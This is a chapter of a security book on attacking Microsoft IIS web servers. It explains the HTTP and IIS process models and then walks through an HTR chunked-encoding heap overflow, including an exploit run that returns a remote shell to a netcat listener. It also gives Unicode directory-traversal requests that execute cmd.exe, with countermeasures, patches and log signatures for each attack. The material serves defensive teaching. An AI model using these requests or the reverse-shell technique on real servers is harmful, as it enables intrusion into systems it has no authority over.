CHAPTER 10

HACKING IIS

Footprint
Scan
Enumerate
Penetrate — **Applications**
Escalate — **Services: IIS**, SQL, TS
Get interactive — CIFS/SMB
Pillage — Internet clients
Expand influence — Physical attacks
Cleanup

Presented by:

We've come a long way so far in our attack of Windows Server 2003, and given certain assumptions about the target environment (availability of SMB services, for example), most LAN-based Windows Server 2003 servers would have cried "Uncle!" back at Chapter 5.

As you all know, though, Windows is no longer confined to the safe and easy-to-pick environs of the internal file and print LAN. Indeed, according to Internet services company Netcraft.com at press time, Microsoft remains one of the most populous platforms on the Internet today.

Assuming that most of these Internet-facing servers have taken the obvious precautions, such as erecting an intermediary firewall and disabling Server Message Block (SMB) and other potentially insecure default services, how, then, does an attack proceed?

The simple answer is this: via the front door, of course. The world is beginning to awaken to the fact that even though network and OS-level security might be tightly configured (using the guidelines recommended up to this point), the application layer always provides a potential avenue of entry for intruders. Furthermore, the services on which those applications are built open yet another door for attackers. In this chapter, we discuss the most popular of these alternative routes of conquest: Internet Information Services (IIS).

NOTE Security vulnerabilities in web server software (such as IIS) are of a separate class than vulnerabilities in the web application that runs on it. This chapter discusses only the former; for more in-depth discussion of web application security, see our *Hacking Exposed: Web Applications* (Osborne/McGraw-Hill, 2002).

IIS security has a long, rich history of exploits. Microsoft's flagship web server platform has been plagued by such vulnerabilities as source code disclosure attacks such as ::$DATA, information exposures via sample scripts such as showcode.asp, piggybacking privileged command execution on backend database queries (MDAC/RDS), and straightforward buffer overflow exploits (IISHack). Although all these issues have been patched over the years, a new crop of exposures continuously arises to keep system administrators busily applying Hotfixes well after migration to Windows Server 2003. We discuss some of the most critical exposures in this chapter, beginning with a brief detour to discuss some IIS hacking basics. Here is how the content of this chapter is organized:

- IIS basics
- IIS buffer overflows
- File system traversal
- Source code disclosure

For those who are familiar with basic web hacking approaches, we know you can't wait to sink your teeth into the main meat of this chapter—so you can skip right to the section "IIS Buffer Overflows."

IIS BASICS

Before we describe some of the more debilitating IIS vulnerabilities, it will be helpful to lay some basic groundwork. A basic understanding of HTTP is a fundamental qualification for hacking any web server, and IIS is no exception. In addition, IIS adds its own unique variations to basic web protocols that we also review here. Our approach is a somewhat historical recitation of the development of the World Wide Web, with apologies to some of the finer details, which we happily mangle here to present a broad overview of several complex technologies.

HTTP Basics

Because HTTP is text based, it's quite easily understood. Essentially, HTTP is a stateless file transfer protocol. Files are requested with the HTTP GET method (or verb) and are typically rendered within a web browser. In a browser, the GET request looks like this:

```
http://www.victim.com/files/index.html
```

This requests the file index.html from the /files virtual directory on the system www.victim.com. The /files virtual directory maps to an actual directory on the system's disk—for example, C:\inetpub\wwwroot\files\. To the server, however, the request appears as follows:

```
GET /files/index.html HTTP/1.0
```

Assuming the file exists and no other errors result, the server then replies with the raw data for index.html, which is rendered appropriately in the browser. Other HTTP methods such as POST, PUT, and so on, exist, but for our purposes GET usually suffices. The response from the server includes the HTTP response code appropriate for the result of the request. In the case of a successful data retrieval, an HTTP 200 OK response is generated. Many other HTTP response codes exist: common ones include 404 Not Found, 403 Access Denied, and 302 Object Moved (which is often used to redirect requests to a login page to authenticate a user before servicing the original request).

CGI

One major variation on a basic HTTP file request is executable behavior. Early in its development, everyone decided the World Wide Web needed to advance beyond a simple, static file-retrieval system. Dynamic capabilities were added via so-called Common Gateway Interface (CGI) applications—essentially applications that ran on the server and generated dynamic content tailored to each request, rather than serving up the same old HTML page. The ability to process input and generate pages on the fly greatly expanded the functional potential of a web application.

A CGI application can be invoked via HTTP in much the same manner as previously described:

```
http://www.victim.com/scripts/cgi.exe?variable1+variable2
```

This feeds variable1 and variable2 to the application cgi.exe (the plus symbol (+) acts as a space to separate the variables, for example, cmd.exe+/c+dir+C:\). Nearly any executable on an NT family system can behave like a server-side CGI application to execute commands. As you see in the upcoming section, "File System Traversal," the NT family command shell, cmd.exe, is a popular target for attackers looking for easy CGI pickings.

ASP and ISAPI

Because of their nature as discrete programs that consumed system resources with each HTTP request, CGI executables soon became quite inefficient in servicing the web's burgeoning needs. Microsoft addressed these shortcomings by formulating two distinct technologies to serve as the basis for web applications: Active Server Pages (ASP) and the Internet Server Application Programming Interface (ISAPI). These two technologies still underlie the two major types of IIS-based applications deployed today. (We'll talk about the next-generation ASP—ASP.NET—momentarily.)

ASP works much different from CGI, but it appears to behave much the same way to the end user:

```
http://www.victim.com/scripts/script.asp?variable1=X&variable2=Y
```

Everything to the right of the question mark in this URL is called the *query string*. Similar to the previous CGI example, the query string feeds the parameter *X* to the ASP script.asp as variable number one, *Y* as variable number two, and so on. Typically, the result of this process is the generation of an HTML page with the output of the script.asp operation. ASP scripts are usually written in a human-readable scripting language like Visual Basic, but the technology is largely (Microsoft) language-neutral.

ISAPI generally is much less visible to end users. In fact, Microsoft uses many ISAPI dynamic link libraries (DLLs) to extend IIS itself, and most folks are none the wiser. (Incidentally, the ASP interpreter is implemented as an ISAPI DLL. Blurs the line between ASP- and ISAPI-based applications, no?) ISAPI DLLs are binary files that aren't given to human interpretation. If you know the name of an ISAPI DLL, it can be called via HTTP:

```
http://www.victim.com/isapi.dll?variable1&variable2
```

The results of calling an ISAPI DLL directly like this vary somewhat, depending on how the DLL is written and IIS is configured. This brings up the rather complex topic of the IIS process model, which we'll discuss next.

NOTE You will see us refer to ISAPI *filters* and ISAPI *extensions* frequently in the upcoming chapter. Briefly, filters intercept every request, and extensions trigger only when requests for a specific file type are made (for example, .htr files).

The IIS Process Model

Some of you may be wondering if all code in the NT family runs in the context of a user account, as we noted in Chapter 2, how the heck does IIS handle requests from anonymous users out there on the Internet (who certainly don't use Windows authentication each time they browse a web page)?

Here's the simple answer: The IIS process (inetinfo.exe) runs as LocalSystem and uses impersonation to service requests. At a more technical level, IIS authenticates callers and creates a Windows access token for the caller. If anonymous access is enabled within IIS, a Windows access token for the anonymous Internet user account (typically, IUSR_*MACHINENAME*) is created by IIS.

You might wonder why Microsoft chose to run its web server as LocalSystem—most other commercial web servers run as something other than the most privileged user on the machine, according to the principle of least privilege. It's a very good question, and as you'll see in Windows Server 2003, Microsoft has finally taken some steps to mitigate this folly.

IUSR is used to service typical requests for static resources such as HTML pages. What about requests for ISAPI applications and other dynamic resource requests? Up until IIS 4, ISAPIs ran within the inetinfo process as LocalSystem. Thus, any bug in your ISAPI exposed the entire system to compromise or instability. To address this, IIS 4 introduced so-called *out-of-process (OOP)* support, and IIS 5 expanded on this concept. Under OOP, ISAPI extensions are wrapped in the Web Application Manager (WAM) object, which can run within inetinfo or not. Running OOP extracts a slight performance hit, but it prevents unruly ISAPI applications from crashing IIS process and is, therefore, regarded as a more robust way to run ISAPI applications. Although contrived to boost performance, interesting implications for security arise from this:

- If run in-process, the ISAPI runs within the IIS process (inetinfo.exe) as LocalSystem.
- If run out-of-process, the ISAPI runs in a separate process (dllhost.exe) as the IWAM_*MACHINENAME* user, which is a member of only the low-privileged Guests group by default.

This setting is controlled via the IIS Admin tool, which is found under Properties of a web site, on the Home Directory tab, under Application Protection. IIS 5 sets this parameter to Medium out-of-the-box, which runs ISAPI DLLs out-of-process (a Low setting would run them in-process). This architecture is shown in Figure 10-1.

IIS 6 Worker Process Isolation

IIS 6 changes the process model radically. Instead of a monolithic architecture dependent on inetinfo, IIS 6 is modeled on a kernel-mode HTTP listener that sits on top of the TCP/IP stack (HTTP.SYS) and user-mode worker processes to execute incoming requests and host ISAPI filters and extensions, ASP scripts, or COM components. This architecture was implemented primarily to increase the performance and efficiency of processing requests, but it also has security implications, as we will discuss next. The new IIS 6 worker process isolation mode architecture is shown in Figure 10-2.

Application Pools An *application pool* corresponds to one request queue within HTTP.SYS and the one or more worker processes that process these requests. The Default Application Pool in IIS 6 runs as the low-privileged Network Service account by default. As described in Chapter 2, Network Service has the least user rights to run web applications. This means that by default, all worker processes on IIS 6 run as a low-privileged account,



Figure 10-1. The pre-IIS 6 process architecture ran code either in-process as LocalSystem or OOP as IWAM.

and if an attacker compromises one of those processes, he simply does not attain a high degree of privilege. (Contrast this with the IIS 4/5 architecture, where there was a high likelihood that a process-level compromise of IIS resulted in SYSTEM privileges since inetinfo ran as SYSTEM.)You can configure worker processes to run as any account, but that account must be a member of the IIS_WPG group or the worker process(es) will not start. IIS_WPG provides a convenient container in which to group accounts that require the minimum permissions to run a web application. Figure 10-3 shows how to configure the identity of the account that runs the worker processes in the IIS 6 Default Application Pool.



Figure 10-2. The new IIS 6 worker process isolation model handles requests as a low-privileged user (Network Service by default).



Figure 10-3. Configuring the account under which worker processes in the Default Application Pool run in IIS 6

Another advantage of this design is that application pools are separated from other application pools by Windows Server 2003 process boundaries. This could allow, for example, an Internet hosting provider to host web sites and applications of one customer in one application pool and the web sites of another customer in a different application pool with a high degree of certainty that compromises to one customer won't affect the others.

Of course, there are always exceptions. Although the World Wide Web Publishing Service (W3SVC) no longer runs within inetinfo (having been essentially replaced by HTTP.SYS), other IIS services continue to operate there: File Transfer Protocol (FTP), Network News Transfer Protocol (NNTP), and Simple Mail Transfer Protocol (SMTP). You shouldn't be running these services simultaneously with a web server anyway, but be aware, if you do implement them on a separate server, that they continue to run as the highly privileged SYSTEM account in Windows Server 2003.

In addition, IIS 6 can be configured to run in a backward-compatible mode called "IIS 5.0 Isolation Mode" for those applications that may not be compatible with the standard IIS 6 worker process isolation mode just described. Applications implemented as "read raw data" filters or applications that depend on running in Inetinfo.exe or DLLHost.exe would fall into this category. IIS 5.0 Isolation Mode provides the same methods of application isolation as IIS 5: low, medium/pooled, and high. Inetinfo.exe is still the master process through which each request must transverse. (IIS 5.0 isolation mode benefits from the kernel-mode performance of HTTP.sys request-queuing and kernel-mode caching.)

Furthermore, if configured too low, ISAPI applications run within the inetinfo process as the LocalSystem account. Obviously, we encourage you to avoid IIS 5.0 Isolation Mode, as we would normally encourage anyone to avoid backward compatible modes for security reasons.

Finally, despite all the apparent improvements over IIS 5, worker process isolation is still new. Incoming requests are still handled initially by highly privileged code (HTTP.SYS in the kernel), and you can be sure that this code will receive as much attention from hackers as inetinfo did in its heyday. (This chapter will illustrate time and again how the pre–IIS 6 process model was compromised.) Being security folk, we are naturally paranoid about anything new and will wait for IIS 6 to earn its stripes in the real world.

ASP.NET

Before we leave the topic of the IIS process model, we should talk about another one of the major changes in IIS 6 that is impacted by the model. The next-generation Active Server Pages (ASP) technology, ASP.NET, is available within Windows Server 2003 (although it is disabled by default). ASP.NET is the web server-side implementation of Microsoft's .NET Framework application development platform, which we discussed in Chapter 2.

In IIS 6, ASP.NET integrates into the standard IIS 6 worker process isolation architecture, and ASP.NET applications inherit their context from the IIS worker process (which is the Network Service account for the Default Application Pool).

ASP.NET is also available in the add-on .NET Framework package for Windows 2000. In Windows 2000, ASP.NET is implemented as a shim ISAPI extension (aspnet_isapi.dll) that runs within inetinfo (as LocalSystem). Aspnet_isapi.dll funnels requests for .NET Framework applications (including .aspx, .asmx, .rem, and .soap files) to a separate worker process, aspnet_wp.exe, which runs in the context of a user-configurable account. As you might guess, the most secure way to run aspnet_wp.exe is as a low-privileged user. (This is controlled through the standard ASP.NET configuration files.) The local ASPNET account, installed with the .NET Framework, has been configured by Microsoft to run ASP.NET applications with the minimum possible set of privileges, and it is configured by default to run aspnet_wp.exe. Although we recommend sticking with the ASPNET user, if you want to change the account under which aspnet_wp.exe runs, you can edit the `<processModel>` element within Machine.config. The following shows `<processModel>` configured to use the default ASPNET account:

```
<processModel userName="machine" password="AutoGenerate" />
```

NOTE The ASPNET user account's password is auto-generated when the .NET Framework is installed, and it is stored within the local Security Accounts Manager (SAM) as usual; the password is also stored within the Local Security Authority (LSA) secrets cache on the local computer, so that the aspnet_wp process can start up automatically.

Other Changes to IIS 6

In addition to process model changes, Microsoft has made many other changes to IIS 6 that potentially impact security.

The primary change is in the default availability of IIS itself. In keeping with Microsoft's Trustworthy Computing mantra of "secure by design, by default, and by deployment," IIS 6 is disabled by default in Windows Server 2003.

Furthermore, if it is activated (via the Server Roles Wizard, for example), it installs in a locked-down state that will serve only static content (that is, all ISPI extensions are disabled, including those that serve ASP and ASP.NET pages). Even better, if you upgrade a server with IIS installed to Windows Server 2003, and you do not run the IISLockdown tool (discussed later in this chapter in the section "IISLockdown and UrlScan") or configure the *RetainW3SVCStatus* Registry key, then IIS 6.0 will be installed in a disabled state. We are gratified to see that Microsoft is finally asking its customers to think pretty hard before deploying a full-featured web server.

Many other less significant security-impacting changes were made in IIS 6. Please see the "References and Further Reading" section at the end of this chapter for links to more information.

IIS BUFFER OVERFLOWS

A buffer overflow is the "silver bullet" of hacking. With the right planets in alignment, it can allow unauthenticated remote control of a system with the touch of a button. As one of the primary services exposed to the outside world in the NT family, IIS has traditionally been the most victimized by the insidious touch of buffer overflows. The first was an HTR buffer overflow exploit against IIS 4 (dubbed "IISHack"), discovered by eEye Digital Security in June 1999. Since then, at least two serious buffer overflows have plagued IIS each year. Particularly bad was the year 2001, when the Code Red and Nimda worms infected thousands of vulnerable IIS servers across the Internet by exploiting a buffer overflow in IIS 5.

Of course, critical to understanding these exploits is a basic comprehension of how buffer overflows work. Although a detailed examination of practical buffer overflow exploitation is outside of the scope of the discussion here, in essence, buffer overflows occur when programs don't adequately check input for appropriate length. Thus, any unexpected input "overflows" onto another portion of the CPU execution stack. If this input is chosen judiciously by a rogue programmer, it can be used to launch code of the programmer's choice. The key element is to craft so-called "shellcode" and position it near the point where the buffer overflows the execution stack, so the shellcode winds up in an identifiable location on the stack, which can then be returned to and executed. We refer to this concept frequently in the upcoming discussion of buffer overflow vulnerabilities and recommend that you consult the "References and Further Reading" section on buffer overflows if you want to explore the topic in more detail.

You need to understand one additional aspect of buffer overflows before delving into the following materials. Two basic types of buffer overflows exist: stack-based and heap-based. Stack-based buffer overflows are the classic type, where the execution flow is readily identifiable and exploit code is fairly straightforward to write. Heap-based overflows are different—the point of code re-entry winds up on the heap as opposed to the stack, which is a much more volatile environment. It is thus more difficult to craft an exploit for heap-based buffer overflows.

Finally, because IIS generally runs under the LocalSystem account context, buffer overflow exploits often allow arbitrary commands to be run as LocalSystem on the target system. As you saw in Chapter 2, LocalSystem is the most powerful account on a Windows machine, and therefore remote buffer overflow attacks are about as close to hacking nirvana as you can get. We illustrate the devastation that can be wrought by these attacks in this section.

HTR Chunked Encoding Heap Overflow

Popularity:	*9*
Simplicity:	*7*
Impact:	*10*
Risk Rating:	***9***

In June 2002, eEye Digital Security announced discovery of a buffer overflow within the ISAPI extension that handles .htr files (C:\WINNT\System32\ism.dll). HTR was Microsoft's first attempt at a scripting architecture, and it was long ago replaced by ASP. However, for some unfathomable reason, HTR functionality has shipped with IIS to this day (although it is disabled by default in IIS 6).

The vulnerability arises from the way the HTR ISAPI extension handles *chunked encoding*. About the same time the HTR heap overflow was discovered, a number of chunked encoding vulnerabilities were discovered in web servers from many vendors. Chunked encoding is an option defined by the HTTP specification for the client to negotiate the size of "chunks" of data that it will send to the server. The HTR DLL had a programming flaw that caused it to under-calculate the amount of buffer necessary to hold the chunk specified by the client, allowing a malicious request to be formulated to overflow the buffer and load exploit code onto the heap (not the stack).

Here's what a proof-of-concept HTTP request exploit looks like:

```
POST /file.htr HTTP/1.1
Host: victim.com
Transfer-Encoding: chunked

20
XXXXXXXXXXXXXXXXXXXXXXXXBUFFER00
0
[enter]
[enter]
```

The key things to note here include the request for a .htr file. Note that the file does not have to exist; this just serves to route the request to the vulnerable HTR ISAPI extension. Of course, you must also specify the chunked encoding option in the HTTP header, and finally you must send the appropriate buffer. This is a fairly classic IIS buffer overflow exploitation: target the appropriate ISAPI DLL, ensure that any additional HTTP headers are included (often, the `Host:` header is necessary, as we see here), and then target a large buffer of data to overrun the code.

For the HTR overflow, things get a little complicated. As we've noted, this is a heap overflow, which means that to inject exploit code successfully into an executable portion of memory, you have to pick your target carefully. In the next example, we demonstrate some proof-of-concept code written by researchers at Foundstone, Inc., that specifies exact memory offsets to get the exploit to work. The exploit being demonstrated, called *ice*, sends a remote shell back to the attacker's machine on a port specified by the attacker. In this example, the machine at the .199 address is the victim; it is a Windows 2000 Server running Service Pack 2 and IIS 5 on port 81. Or attacker's machine is the .34 address, and it has a netcat listener set up on port 4003.

```
C:\>ice
IIS5 HTR remote overflow - "ice."
(c) 2002, Foundstone Inc.
Usage: ice remotehost port yourhost port 0xunhandledexceptionfilter 0xjmpaddr
Example: ice victim.com 80 yourhost.com 5959 0x77EDF44C 0x77A02CF7

C:\>ice 192.168.234.119 81 192.168.234.34 4003 0x77EDF44C 0x77A02CF7
IIS5 HTR remote overflow - "ice."
(c) 2002, Foundstone Inc.

connecting & sending overflow...

shellcode sent, the exploit WILL need to be executed multiple times.

waiting for reply..:
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Mon, 30 Jun 2003 03:03:36 GMT


C:\>ice 192.168.234.119 81 192.168.234.34 4003 0x77EDF44C 0x77A02CF7
IIS5 HTR remote overflow - "ice."
(c) 2002, Foundstone Inc.

connecting & sending overflow...

shellcode sent, the exploit WILL need to be executed multiple times.
```

Note that we had to execute the exploit twice to achieve the appropriate memory configuration. To see what damage we've wrought, let's take a look at the netcat listener we set up prior to running the ice exploit. The netcat listener "catches" the command shell returned from the victim server on a shell we define (in this example, port 4003). Make sure that you disable any personal firewall software or other communications filters, or the shoveled shell will fall on deaf ears!

```
C:\>nc -l -vv -p 4003
listening on [any] 4003 ...
connect to [192.168.234.34] from MIRAGE [192.168.234.119] 3056
Microsoft Windows 2000 [Version 5.00.2195]
```

```
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
MIRAGE\IWAM_MIRAGE
```

The command prompt you see here is a remote control session on the victim machine, .119 (hostname MIRAGE). We have executed the Resource Kit utility whoami to show that the shell is running in the context of the IWAM account, as would be expected on a default IIS 5 machine. Here the HTR ISAPI extension runs out-of-process in dllhost.exe as the IWAM user. If this had been an IIS 4 machine, we could've been running as LocalSystem, since HTR runs in-process by default there.

CAUTION Remember to exit this remote shell gracefully (by typing **exit**), or the default web site on the victim server can halt and will no longer be able to service requests!

Countermeasures for HTR Chunked Encoding

Vendor Bulletin:	*MS02-028*
Bugtraq ID:	*4855*
Fixed in SP:	*3 (Windows 2000)*
Log Signature:	*Y*

Like nearly all of the most serious IIS vulnerabilities published to date, the HTR chunked encoding exploit takes advantage of a bug in an ISAPI DLL that ships with IIS and is configured by default to handle requests for certain file types. (On IIS 6, this script mapping is disabled by default.) As mentioned earlier, this ISAPI filter resides in C:\WINNT\System32\ism.dll and provides IIS with support for HTR functionality. Assuming such functionality isn't needed on your web server, removing the application mapping for this DLL to .htr files (and optionally deleting the DLL itself) prevents the buffer overflow from being exploited, because the DLL won't be loaded into the IIS process when it starts up. Although some products such as Outlook Web Access relied on HTR functionality in some narrow cases, we are hard-pressed to think of any Microsoft product that uses HTR for core functionality today, so disabling this functionality is a no-brainer.

TIP Because of the many security issues associated with ISAPI DLL mappings, this is one of the most important countermeasures to implement when securing IIS, and we will repeat it time and again in this chapter.

To unmap DLLs from file extensions, right-click the computer you want to administer in the Internet Information Server Manager tool and choose Properties, select Master Properties

of the WWW Servicefrom the pulldown menu, click the Edit, right-click the Properties of the Default Web Site and select Properties, navigate to the Home Directory tab, and within the Application Settings section, click the Configuration button, select the App Mappings tab, and then remove the mapping for .htr to ism.dll, as shown in Figure 10-4.

Microsoft has also released a patch for the buffer overflow, but removing the ISAPI DLL is a more proactive solution in the instance that additional vulnerabilities are found with the code. The patch is available in Microsoft Security Bulletin MS02-028. Last, but not least, Microsoft's free IIS security add-on, UrlScan, can be configured to filter IIS requests based on several parameters. We'll discuss UrlScan later in this chapter in the section "IISLockdown and UrlScan."

Typically, the IIS logs will indicate attempts to exploit this vulnerability with large /POST requests to nonexistent .htr files. You may also see Event ID 7031 in the System Log repeatedly following attempted exploitation. This event states that "The World Wide Web Publishing Service terminated unexpectedly. It has done this 3 time(s)." Other IIS services may show similar log entries. (For example, IISAdmin, SMTP, FTP, and NNTP all run in inetinfo, and thus will crash if inetinfo goes down.)



Figure 10-4. To prevent the HTR chunked encoding buffer overflow exploit and many like it that depend on vulnerable ISAPI extensions, remove the script mapping for the appropriate extension in the IIS Admin tool (iis.msc).

FILE SYSTEM TRAVERSAL

Although the vulnerabilities we will describe in this section were patched in IIS 5, we still encounter systems with these issues in the wild. Furthermore, although Microsoft seems to have addressed the root cause of the vulnerabilities we are about to discuss, they still serve as excellent illustrations of several classic IIS hacking techniques and countermeasures.

The two file system traversal exploits we examine in the following are the *Unicode* and the *double decode* (sometimes termed *superfluous decode*) attacks. First, we describe them in detail, and then we discuss some mechanisms for leveraging the initial access they provide into full-system conquest.

Unicode File System Traversal

Popularity:	*10*
Simplicity:	*8*
Impact:	*7*
Risk Rating:	***8***

First leaked in the Packetstorm forums in early 2001 and formally developed by Rain Forest Puppy (RFP), the essence of the problem is explained most simply in RFP's own words as posted on his website shortly after the leak:

> %c0%af and %c1%9c are overlong UNICODE representations for '/' and '\'. There might even be longer (3+ byte) overlong representations, as well. IIS seems to decode UNICODE at the wrong instance (after path checking, rather than before).

Thus, by feeding an HTTP request like the following to IIS, arbitrary commands can be executed on the server:

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:\' HTTP /1.0
```

Note that the overlong Unicode representation `%c0%af` makes it possible to use "dot-dot-slash" naughtiness to back up into the system directory and feed input to the command shell, which is normally not possible using only ASCII characters. Several other "illegal" representations of "/" and "\" are feasible as well, including `%c1%1c`, `%c1%9c`, `%c1%1c`, `%c0%9v`, `%c0%af`, `%c0%qf`, `%c1%8s`, `%c1%9c`, and `%c1%pc`.

Clearly, this is undesirable behavior, but the severity of the basic exploit is limited by a handful of mitigating factors:

- The first virtual directory in the request (in our example, /scripts) must have Execute permissions for the requesting user. This usually isn't much of a deterrent, as IIS commonly is configured with several directories that grant Execute to IUSR by default: scripts, iissamples, iisadmin, iishelp, cgi-bin, msadc, _vti_bin, certsrv, certcontrol, and certenroll.

- If the initial virtual directory isn't located on the system volume, it's impossible to jump to another volume, because currently no publicly known syntax exists to perform such a jump. Because cmd.exe is located on the system volume, it thus can't be executed by the Unicode exploit. Of course, this doesn't mean other powerful executables don't exist on the volume where the web site is rooted, and Unicode makes looking around trivial.
- ▲ Commands fired off via Unicode are executed in the context of the remote user making the HTTP request. Typically, this is the IUSR_*machinename* account used to impersonate anonymous web requests, which is a member of the Guests built-in group and has highly restricted privileges on default Windows NT/2000 systems.

Although the scope of the compromise is limited initially by these factors, if further exposures can be identified on a vulnerable server, the situation can quickly become much worse. As you'll see shortly, a combination of issues can turn the Unicode flaw into a severe security problem.

Unicode Countermeasures

Vendor Bulletin:	*MS00-057, 078, 086*
Bugtraq ID:	*1806*
Fixed in SP:	*Windows 2000 SP2*
Log Signature:	*Y*

A number of countermeasures can mitigate the Unicode file system traversal vulnerability.

Apply the Patch from Bulletin MS00-086 According to Microsoft (from bulletin MS00-057), Unicode file system traversal results from errors in IIS's file canonicalization routines:

> *Canonicalization* is the process by which various equivalent forms of a name can be resolved to a single, standard name—the so-called canonical name. For example, on a given machine, the names C:\dir\test.dat, test.dat and ..\..\test.dat might all refer to the same file. Canonicalization is the process by which such names would be mapped to a name like C:\dir\test.dat. [Due to canonicalization errors in IIS.]…When certain types of files are requested via a specially malformed URL, the canonicalization yields a partially correct result. It locates the correct file but concludes that the file is located in a different folder than it actually is. As a result, it applies the permissions from the wrong folder.

Microsoft had released a fix for related canonicalization errors in bulletin MS00-057 about two months previous to widespread publication of the Unicode exploit. The Unicode vulnerability caused such a stir in the hacking community that Microsoft

released a second and third bulletin, MS00-078 and MS00-086, specifically to highlight the importance of the earlier patch and to fix issues with the first two. The patch replaces w3svc.dll. The English version of this fix should have the following attributes (later versions are also acceptable, of course):

```
Date        Time    Version        Size     File name
--------------------------------------------------------
11/27/2000  10:12p  5.0.2195.2785  122,640  Iisrtl.dll
11/27/2000  10:12p  5.0.2195.2784  357,136  W3svc.dll
```

NOTE Use an automated tool like the Network Security Hotfix Checker (hfnetchk) to help you keep up-to-date on IIS patches (see Appendix A).

In addition to obtaining the patch, IIS 5 administrators can engage in several other best practices to protect themselves proactively from Unicode and future vulnerabilities like it (such as the double decode bug discussed next). The following set of recommendations is adapted from Microsoft's recommendations in bulletin MS00-078 and amplified with our own experiences.

Install Your Web Folders on a Drive Other than the System Drive As you have seen, canonicalization exploits like Unicode are restricted by URL syntax that currently hasn't implemented the ability to jump across volumes. Thus, by moving the IIS 5 Webroot to a volume without powerful tools like cmd.exe, such exploits aren't feasible. On IIS 5 and later, the physical location of the Webroot is controlled within the Internet Services Manager (iis.msc) by selecting Properties of the Default Web Site, choosing the Home Directory tab, and changing the Local Path setting.

Make sure when you copy your Webroots over to the new drive that you use a tool like Robocopy from the Windows Server Resource Kit, which preserves the integrity of NTFS ACLs. Otherwise, the ACLs will be set to the default in the destination—that is, Everyone: Full Control! The Robocopy /SEC switch can help you prevent this.
